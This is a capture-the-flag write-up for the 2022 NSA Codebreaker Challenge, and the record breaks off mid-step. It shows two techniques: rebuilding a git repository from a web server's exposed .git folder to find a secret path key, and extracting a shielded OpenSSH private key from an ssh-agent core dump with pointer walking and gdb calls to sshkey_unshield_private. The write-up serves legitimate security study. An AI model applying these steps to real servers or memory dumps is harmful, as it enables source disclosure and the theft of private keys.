


Directory Listing Disabled

Directory listing is not permitted for this directory.

This site is part of the 2022 NSA Codebreaker Challenge. Please do not submit any personal data to this site.

```
This required some additional research to find out what the structure of the .git
folder includes.  I was able to find this graphical representation of a normal .git
folder and how things are linked together.
```



```
Starting with the /.git/index file, we see that we are able to download the file.
However this appears to be a mix of ASCII and Byte Data.  In order to make sense of
this file an additional tool was used called "gin" (https://github.com/sbp/gin)

We can then point this tool to the downloaded index file and find much more detail
about what is in the repo (NOTE: Some output was trimmed to cleanup this writeup):
```

```
┌──(kali㉿kali)-[/writeups/NSA Codebreakers/B2/Files]
└─$ gin index.txt
[entry]
  entry = 1
  sha1 = fc46c46e55ad48869f4b91c2ec8756e92cc01057
  name = Dockerfile

[entry]
  entry = 2
  sha1 = dd5520ca788a63f9ac7356a4b06bd01ef708a196
  name = Pipfile

[entry]
  entry = 3
  sha1 = 47709845a9b086333ee3f470a102befdd91f548a
  name = Pipfile.lock

[entry]
  entry = 4
  sha1 = e69de29bb2d1d6434b8b29ae775ad8c2e48c5391
  name = app/__init__.py

[entry]
  entry = 5
  sha1 = 36fd6147cbf4c6f71396ba5d303370680485b072
  name = app/server.py

[entry]
  entry = 6
  sha1 = a844f894a3ab80a4850252a81d71524f53f6a384
  name = app/templates/404.html

[entry]
  entry = 7
  sha1 = 1df0934819e5dcf59ddf7533f9dc6628f7cdcd25
  name = app/templates/admin.html

[entry]
  entry = 8
  sha1 = b9cfd98da0ac95115b1e68967504bd25bd90dc5c
  name = app/templates/admininvalid.html

[entry]
  entry = 9
  sha1 = bb830d20f197ee12c20e2e9f75a71e677c983fcd
  name = app/templates/adminlist.html

[entry]
  entry = 10
  sha1 = 5033b3048b6f351df164bae9c7760c32ee7bc00f
  name = app/templates/base.html

[entry]
  entry = 11
  sha1 = 10917973126c691eae343b530a5b34df28d18b4f
  name = app/templates/forum.html

[entry]
  entry = 12
  sha1 = fe3dcf0ca99da401e093ca614e9dcfc257276530
  name = app/templates/home.html

[entry]
  entry = 13
  sha1 = 779717af2447e24285059c91854bc61e82f6efa8
  name = app/templates/lock.html

[entry]
  entry = 14
  sha1 = 0556cd1e1f584ff5182bbe6b652873c89f4ccf23
  name = app/templates/login.html

[entry]
  entry = 15
  sha1 = 56e0fe4a885b1e4eb66cda5a48ccdb85180c5eb3
  name = app/templates/navbar.html

[entry]
  entry = 16
  sha1 = ed1f5ed5bc5c8655d40da77a6cfbaed9d2a1e7fe
  name = app/templates/unauthorized.html

[entry]
  entry = 17
  sha1 = c980bf6f5591c4ad404088a6004b69c412f0fb8f
  name = app/templates/unlock.html

[entry]
  entry = 18
  sha1 = 470d7db1c7dcfa3f36b0a16f2a9eec2aa124407a
  name = app/templates/userinfo.html

[entry]
  entry = 19
  sha1 = da4cd40db63e1fdd51979ddfcff77fd49970b4ec
  name = app/util.py

[extension]
  extension = 1
  signature = TREE
  size = 90
  data = "\u000019
1\n\u0095\u009f8G2\u001e\u000f\u0081\u000b\u0004\u001f3l\u0085\r\u00b6\r\u0094\u00c
d~app\u000016
1\nn\u0003\u0085\u008e\u001d\u00e5\u00cc$\u0007E>M\u00fb\u008bec\u00f8\u00e2\u00bcU
templates\u000013
0\n\u00b7L\u0007\u00f2\u00fa#\u00cf\u00fe\u0019\u00ef\u008a\u00f2\u0011\u00a8
\u00f2`\u0094\u00a5;"
```

```
Now we have the names of the files and folders and their associated hashes.  These
are all objects in the git repo, however, if we attempt to go to these hashes in
the objects folder (/.git/objects/HASH) we get a Not Found.

More research was then needed to figure out how these hashes are used in Git
```

```
This video explains how to recsontruct a GIT repo from the .git folder -- While it
is long, its very detailed and I highly recommend watching the whole thing.

We learn that all objects are put into additional folders based on their hashes.
/.git/FIRST_TWO_CHARS_OF_HASH/REST_OF_HASH

Now that we know how to access the default files, and the objects, let's re-create
the git repo locally by pulling down all the files that we can.
```

```
Once that is done, we can use the git cat-file command explained in this video to
rebuild all the files from their blobs/trees.
```

```
mkdir .git
cd .git
mkdir info
mkdir logs
mkdir objects
mkdir refs
```

```
Using the earlier image, we can start pulling down all of those files and placing
them in their respective directories.  Once this is done, we can now start by
pulling the blobs/trees found in the intial commit hash and store them in their
appropriate folders.

The final directory listing of the .git folder looked like this:
```

```
\---.git
    |   COMMIT_EDITMSG
    |   config
    |   description
    |   HEAD
    |   index
    |
    +---info
    |       exclude
    |
    +---logs
    |   |   HEAD
    |   |
    |   \---refs
    |       \---heads
    |               main
    |
    +---objects
    |   +---05
    |   |       56cd1e1f584ff5182bbe6b652873c89f4ccf23
    |   |
    |   +---10
    |   |       917973126c691eae343b530a5b34df28d18b4f
    |   |
    |   +---1d
    |   |       f0934819e5dcf59ddf7533f9dc6628f7cdcd25
    |   |
    |   +---36
    |   |       fd6147cbf4c6f71396ba5d303370680485b072
    |   |
    |   +---47
    |   |       0d7db1c7dcfa3f36b0a16f2a9eec2aa124407a
    |   |       709845a9b086333ee3f470a102befdd91f548a
    |   |
    |   +---50
    |   |       33b3048b6f351df164bae9c7760c32ee7bc00f
    |   |
    |   +---56
    |   |       e0fe4a885b1e4eb66cda5a48ccdb85180c5eb3
    |   |
    |   +---77
    |   |       9717af2447e24285059c91854bc61e82f6efa8
    |   |
    |   +---a8
    |   |       44f894a3ab80a4850252a81d71524f53f6a384
    |   |
    |   +---b9
    |   |       cfd98da0ac95115b1e68967504bd25bd90dc5c
    |   |
    |   +---bb
    |   |       830d20f197ee12c20e2e9f75a71e677c983fcd
    |   |
    |   +---c9
    |   |       80bf6f5591c4ad404088a6004b69c412f0fb8f
    |   |
    |   +---d4
    |   |       8c1d5c2e34a9db4b0e1faaa8c8cab025f1eeee
    |   |
    |   +---da
    |   |       4cd40db63e1fdd51979ddfcff77fd49970b4ec
    |   |
    |   +---dd
```

```
    |   |       5520ca788a63f9ac7356a4b06bd01ef708a196
    |   |
    |   +---e6
    |   |       9de29bb2d1d6434b8b29ae775ad8c2e48c5391
    |   |
    |   +---ed
    |   |       1f5ed5bc5c8655d40da77a6cfbaed9d2a1e7fe
    |   |
    |   +---fc
    |   |       46c46e55ad48869f4b91c2ec8756e92cc01057
    |   |
    |   \---fe
    |           3dcf0ca99da401e093ca614e9dcfc257276530
    |
    \---refs
        \---heads
                main
```

```
Next we need to decode the last bit of data from the TREE data that was encoded as
Unicode  (CyberChef:  Unescape String --> To Hex):

If we use the \n markers as delimiters we end up with the following additional
hashes for the tree objects

\u000019\n
\u0095\u009f8G2\u001e\u000f\u0081\u000b\u0004\u001f3l\u0085\r\u00b6\r\u0094\u00cd~
        --> 959f3847321e0f810b041f336c850db60d94cd7e

app\u000016 1\n
n\u0003\u0085\u008e\u001d\u00e5\u00cc$\u0007E>M\u00fb\u008bec\u00f8\u00e2\u00bcU
        --> 6e03858e1de5cc2407453e4dfb8b6563f8e2bc55

templates\u000013 0\n
\u00b7L\u0007\u00f2\u00fa#\u00cf\u00fe\u0019\u00ef\u008a\u00f2\u0011\u00a8
\u00f2`\u0094\u00a5;
        --> b74c07f2fa23cffe19ef8af211a820f26094a53b

Let's add those hashes to our .git folder structure.  Now that we have those TREE
hashes, we can use git cat-file -p HASH on those hashes to see what each tree
contains.
```

```
When complete we end up with the following files/hashes from the server:

Trees:
git cat-file -p 959f38 (/)
    100755 blob fc46c46e55ad48869f4b91c2ec8756e92cc01057    Dockerfile
    100755 blob dd5520ca788a63f9ac7356a4b06bd01ef708a196    Pipfile
    100644 blob 47709845a9b086333ee3f470a102befdd91f548a    Pipfile.lock

git cat-file -p 6e0385 (/app)
    100755 blob e69de29bb2d1d6434b8b29ae775ad8c2e48c5391    __init__.py
    100644 blob 36fd6147cbf4c6f71396ba5d303370680485b072    server.py
    100644 blob da4cd40db63e1fdd51979ddfcff77fd49970b4ec    util.py

git cat-file -p b74c07 (/app/templates)
    100755 blob a844f894a3ab80a4850252a81d71524f53f6a384    404.html
    100644 blob 1df0934819e5dcf59ddf7533f9dc6628f7cdcd25    admin.html
    100644 blob b9cfd98da0ac95115b1e68967504bd25bd90dc5c    admininvalid.html
    100644 blob bb830d20f197ee12c20e2e9f75a71e677c983fcd    adminlist.html
    100644 blob 5033b3048b6f351df164bae9c7760c32ee7bc00f    base.html
    100644 blob 10917973126c691eae343b530a5b34df28d18b4f    forum.html
    100644 blob fe3dcf0ca99da401e093ca614e9dcfc257276530    home.html
    100644 blob 779717af2447e24285059c91854bc61e82f6efa8    lock.html
    100644 blob 0556cd1e1f584ff5182bbe6b652873c89f4ccf23    login.html
    100644 blob 56e0fe4a885b1e4eb66cda5a48ccdb85180c5eb3    navbar.html
    100755 blob ed1f5ed5bc5c8655d40da77a6cfbaed9d2a1e7fe    unauthorized.html
    100644 blob c980bf6f5591c4ad404088a6004b69c412f0fb8f    unlock.html
    100644 blob 470d7db1c7dcfa3f36b0a16f2a9eec2aa124407a    userinfo.html
```


```
All of these files are able to be reconstructed using the git cat-file -p HASH
command and piping that output to the appropiate folder/file.  When we are done we
end up with the following file structure:

\---serverData
    |   Dockerfile
    |   Pipfile
    |   Pipfile.lock
    |
    \---app
        |   server.py
        |   util.py
        |   __init__.py
        |
        \---templates
                404.html
                admin.html
                adminlist.html
                adminvalid.html
                base.html
                forum.html
                home.html
                lock.html
                login.html
                navbar.html
                unauthorized.html
                unlock.html
                userinfo.html
```

Now we can finally move forward. Within the app/server.py file we are able to find the following information about how the server actually works:

```python
def expected_pathkey():
        return "etvdmxhpgpvdweyg"

...ADDTL CODE...

@app.route("/", defaults={'pathkey': '', 'path': ''}, methods=['GET', 'POST'])
@app.route("/<path:pathkey>", defaults={'path': ''}, methods=['GET', 'POST'])
@app.route("/<path:pathkey>/<path:path>", methods=['GET', 'POST'])
def pathkey_route(pathkey, path):
        if pathkey.endswith('/'):
                # Deal with weird normalization
                pathkey = pathkey[:-1]
                path = '/' + path

        # Super secret path that no one will ever guess!
        if pathkey != expected_pathkey():
                return render_template('unauthorized.html'), 403
```

We see that if the path does not contain a pathkey, then we are sent the Unauthorized page. This tells us that we have to append /etvdmxhpgpvdweyg/ to our

```
path to reach the actual html pages.  -- /etvdmxhpgpvdweyg/login

When we browse to this, we find the login page~!
```



Please Log in

User Name:

Password

Log In

This site is part of the 2022 NSA Codebreaker Challenge.
Please do not submit any personal information to this site.
No bits were harmed in the making of this challenge.

```
Answer: https://ukzcouspczgmbzmx.ransommethis.net/etvdmxhpgpvdweyg/login
```

Core Dumped

The FBI knew who that was, and got a warrant to seize their laptop. It looks like they had an encrypted file, which may be of use to your investigation.

We believe that the attacker may have been clever and used the same RSA key that they use for SSH to encrypt the file. We asked the FBI to take a core dump of `ssh-agent` that was running on the attacker's computer.

Extract the attacker's private key from the core dump, and use it to decrypt the file.

Hint: if you have the private key in PEM format, you should be able to decrypt the file with the command `openssl pkeyutl -decrypt -inkey privatekey.pem -in data.enc`


Prompt:

- Enter the token value extracted from the decrypted file.

core


data.enc

```
Using this blog (https://vnhacker.blogspot.com/2009/09/sapheads-hackjam-2009-
challenge-6-or.html) as a point of reference, we need first we need to find the
pointers to the private key structure.

Based on what we see, we should be able to find a listing of /tmp/ssh-
RANDOM/agent.ID
Right before the temp name of the key are some pointers that we can use to follow
that will lead us to the actual key data.

The image below shows what it looks like from the blog post
```


File Edit View Search Tools Help
New Open Save Undo Redo Cut Copy Paste Find Find and Replace
core.6261

```
00001314 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
0000132a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
00001340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
00001356 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
0000136c 00 00 00 00 00 00 00 00 00 00 00 00 64 29 06 08 00 00 00 00 00 00 ............d)........
00001382 00 00 70 29 06 08 01 00 00 00 B8 E3 06 08 B8 E3 06 08 00 00 00 00 ..p)..................
00001398 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
000013ae 00 00 2F 74 6D 70 2F 73 73 68 2D 55 48 56 55 61 4D 36 32 36 30 2F ../tmp/ssh-UHVUaM6260/
000013c4 61 67 65 6E 74 2E 36 32 36 30 00 00 00 00 00 00 00 00 00 00 00 00 agent.6260............
000013da 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
000013f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
00001406 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ......................
```

```
When looking through the core file in a hex editor, we can find this same structure
of data by searching for the /tmp/ssh value -- This is the beginning of the
breadcrumbs that we need to go backwards to the key itself.
```



```
00008E20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00008E30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00008E40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00008E50 00 00 00 00 00 00 00 00 C0 F3 61 F2 0B 56 00 00 ........Àóaò.V..
00008E60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00008E70 00 00 00 00 00 00 00 00 2F 74 6D 70 2F 73 73 68 ......../tmp/ssh
00008E80 2D 45 31 61 43 42 78 31 45 55 4A 55 74 2F 61 67 -E1aCBx1EUJUt/ag
00008E90 65 6E 74 2E 31 38 00 00 00 00 00 00 00 00 00 00 ent.18..........
00008EA0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

```
We will start with using objdump -s (displays raw content of all sections found) on
the core file to spit out the data in memory.

NOTE: This is in memory though, so the byte-order is little-endian which means we
need to convert to big-endian when working with data (unless its a char data or
similar)
```

objdump.txt

```
Since we only have one pointer, it makes it easier to follow.  It points to an
IDTABLE structure which we can find the definition of inside of  sshkey.c  from the
source code for openssh:
```

```
struct idtable {
        int nentries;
        TAILQ_HEAD(idqueue, identity) idlist;
};
```

```
We can then go to the idtable pointer using the address we found.
 and then follow that address:

 c0 f3 61 f2 0b 56  --> 560bf261f3c0

At that address we find the following information:

 Address     | nentries         | idlist
560bf261f3c0|01000000 00000000|904b62f2 0b560000  .........Kb..V..
            |                 |
```

```
The idlist value holds a pointer to an IDENTITY structure (identity) which we can
also find defined in the openssh source files:
```

```
typedef struct identity {
   TAILQ_ENTRY(identity) next;
   struct sshkey *key;
   char *comment;
   char *provider;
   time_t death;
   u_int confirm;
   char *sk_provider;
} Identity;
```

```
Let's convert the identity structure and go to that address
 90 4b 62 f2 0b 56  --> 560bf2624b90

  Address     | next             | key
 560bf2624b90|00000000 00000000|c8f361f2 0b560000  ..........a..V..
             | comment          | provider
 560bf2624ba0|e02e62f2 0b560000|000c62f2 0b560000  ..b..V....b..V..
             | death   | confirm| sk_provider
 560bf2624bb0|00000000|00000000|00000000 00000000  ................
             |         |        |

This key pointer is what we want to dig into
```

```
The sshkey struct is a pointer that holds the actual RSA key data.  Again we can
find this structure definition within the openssh source code.

NOTE: Instead of doing the previous breakdown of memory, I've listed things in-line
with the variables of the structure to save space.
```

```
struct sshkey {                     //c8 f3 61 f2 0b 56  --> 560bf261f3c8
  int    type;                      //00000000
  int    flags;                     //00000000
  RSA   *rsa;                       //e06062f2 0b560000
  DSA   *dsa;                       //00000000 00000000
  int    ecdsa_nid;                 //ffffffff
  EC_KEY        *ecdsa;                     //00000000 00000000
  u_char        *ed25519_sk;                //00000000 00000000
  u_char        *ed25519_pk;                //00000000 00000000
  char   *xmss_name;                //00000000 00000000
  char   *xmss_filename;            //00000000 00000000
  void   *xmss_state;               //00000000 00000000
  u_char        *xmss_sk;                   //00000000 00000000
  u_char        *xmss_pk;                   //00000000 00000000
  char   *sk_application;           //00000000 00000000
  uint8_t       sk_flags;                   //00000000
  struct sshbuf *sk_key_handle;     //00000000 00000000
  struct sshbuf *sk_reserved;       //00000000 00000000
  struct sshkey_cert *cert;         //00000000 00000000
  u_char        *shielded_private;          //b05a62f2 0b560000   --> 560bf2625ab0
  size_t        shielded_len;               //0570                --> 1392
  u_char        *shield_prekey;             //006c62f2 0b560000   --> 560bf2626c00
  size_t        shield_prekey_len;          //4000                --> 16384
};
```

```
Within that structure is a shielded_private and shielded_prekey that are used to
symetrically encrypt/decrypt the key whenever it is used.  When its not in use, its
encrypted in memory to prevent that data from being leaked.

However, if we can recover both the pre-key and the private-key, then we can force
decryption of the key in memory into its plaintext format.
```

```
Using another blog post (https://security.humanativaspa.it/openssh-ssh-agent-
shielded-private-key-extraction-x86_64-linux/) as the next point of reference, we
are able to see that we need to dump the data of the shielded_private and
```

```
shield_prekey pointers.

Of considerable note here (and to verify that this is the correct pointer) is the
shield_prekey_len value.  This is always 0x4000 (16KB).

So we can be fairly certain that if the shielded_prekey_len is 0x4000 (16,384
bytes), we have found the encrypted key, and the same goes for the shielded_private
key.
```

```
Let's start with the shielded_private:

Step 1 - Go to the address of char* shielded_private: 0x560bf2625ab0
 560bf2625aa0 00000000 00000000 81050000 00000000  ................
 560bf2625ab0 7c089b47 76288db1 a457c7bf c2474949  |..Gv(...W...GII  <<< PTR
Address
 560bf2625ac0 e603c411 666f580a 6abc7b6d 84f0e4f3  ....foX.j.{m....

Step 2 - Add the shielded_len to the start address to find the the expected
endpoint:
        0x560bf2625ab0 + 0x570 = 0x560BF2626020

Step 3 - Go to the calcualted endpoint and see if the data ends properly:
 560bf2626010 21f132fd 2d793bf8 ee2597c7 f9128ef7  !.2.-y;..%......
 560bf2626020 00000000 00000000 b1000000 00000000  ................ << END Point

It looks like this is a perfect match for the data!!
```

```
Now we need to save these raw bytes into a file.

I just removed the ASCII column, the memory address column, and then removed
spaces/newlines which left me with a long string of hex values.

Using a hex editor, I just pasted that cleaned up byte data and saved the file as
"shielded_private"
```

```
Now we need to do the same process again for the shielded_prekey:

Step 1 - Go to the address of char* shielded_prekey: 0x560bf2626c00
```

```
 560bf2626bf0 00000000 00000000 11400000 00000000  .........@......
 560bf2626c00 14e16a8d 95b0674f 51268721 d3ee22fa  ..j...gOQ&.!..". << PTR Address
 560bf2626c10 8b6521fa ef65c161 4d5837f4 5d52117e  .e!..e.aMX7.]R.~

Step 2 - Add the shielded_prekey_len to the start address to find the expected end:
        0x560bf2626c00 + 0x4000 = 0x560BF262AC00

Step 3 - Go to the calculated endpoint and see if the data ends properly:
 560bf262abd0 550dfb68 953c53ff 0d39dd32 992fd5b8  U..h.<S..9.2./..
 560bf262abe0 4407b759 9a950e21 25bbb18c cb20cd3a  D..Y...!%.... .:
 560bf262abf0 44f05874 8786410b 96579aa3 46bd4ac2  D.Xt..A..W..F.J.
 560bf262ac00 00000000 00000000 01a40100 00000000  ................ << END Point

Looks like another perfect match!!

The data just needs to be cleaned up as before and dumped into a hex editor and
saved as "shielded_prekey"
```

shielded_prekey

shielded_private

```
Now that we have the raw values, we need to decrypt the keys.  In order to do this
we need to build the sshkeygen binary file with debugging options so that we have
access to the functions inside of the program.

Using the same version of openSSH as the blog post (8.6p1), we can find the source
code and then prepare to build the ssh-keygen tool:

$ tar xvfz openssh-8.6p1.tar.gz
$ cd openssh-8.6p1
$ ./configure --with-audit=debug
$ make ssh-keygen
$ gdb ./ssh-keygen
```

```
Once in GDB, we need to read in our shielded_prekey and shielded_private files into
memory and then intialize a structure that points to them so that we can manually
call the unshield function:
```

```
Step 1: Set breakpoints and Run

b main              // Break on Main
b sshkey_free       // Break before sshkey_free
r                   // Run the program to get functions loaded
```

```
Step 2: Create a new sshkey structure and allocate memory for our data

set $miak = (struct sshkey *)sshkey_new(0)            // Define new structure
set $shielded_private = (unsigned char *)malloc(1392) // Allocate for private
set $shield_prekey = (unsigned char *)malloc(16384)   // Allocate for prekey
```

```
Step 3: Open the shielded_private file and read its data into the allocated memory

set $fd = fopen("./shielded_private", "r")   // Get a FD for shielded_private
call fread($shielded_private, 1, 1392, $fd)  // Read that data into our buffer
call fclose($fd)                             // Close the file
```

```
Step 4: Open the shielded_prekey file and read its data into the allocated memory

set $fd = fopen("/tmp/shielded_prekey", "r")   // Get a FD for shielded_prekey
call fread($shield_prekey, 1, 16384, $fd)      // Read that data into our buffer
call fclose($fd)                               // Close the file
```

```
Step 5: Update the sshkey structure pointers to point to the file data

set $miak->shielded_private=$shielded_private    // Set the ptr for
shielded_private
set $miak->shield_prekey=$shield_prekey          // Set the ptr for shielded_prekey
set $miak->shielded_len=1392                     // Set the size for
shielded_private
set $miak->shield_prekey_len=16384               // Set the size for
shielded_prekey
```

```
Step 6: Call the sshkey_unshield_private function manually
```

```
call sshkey_unshield_private($miak)

This will decrypt the key, but then breaks on the sshkey_free call before exiting.
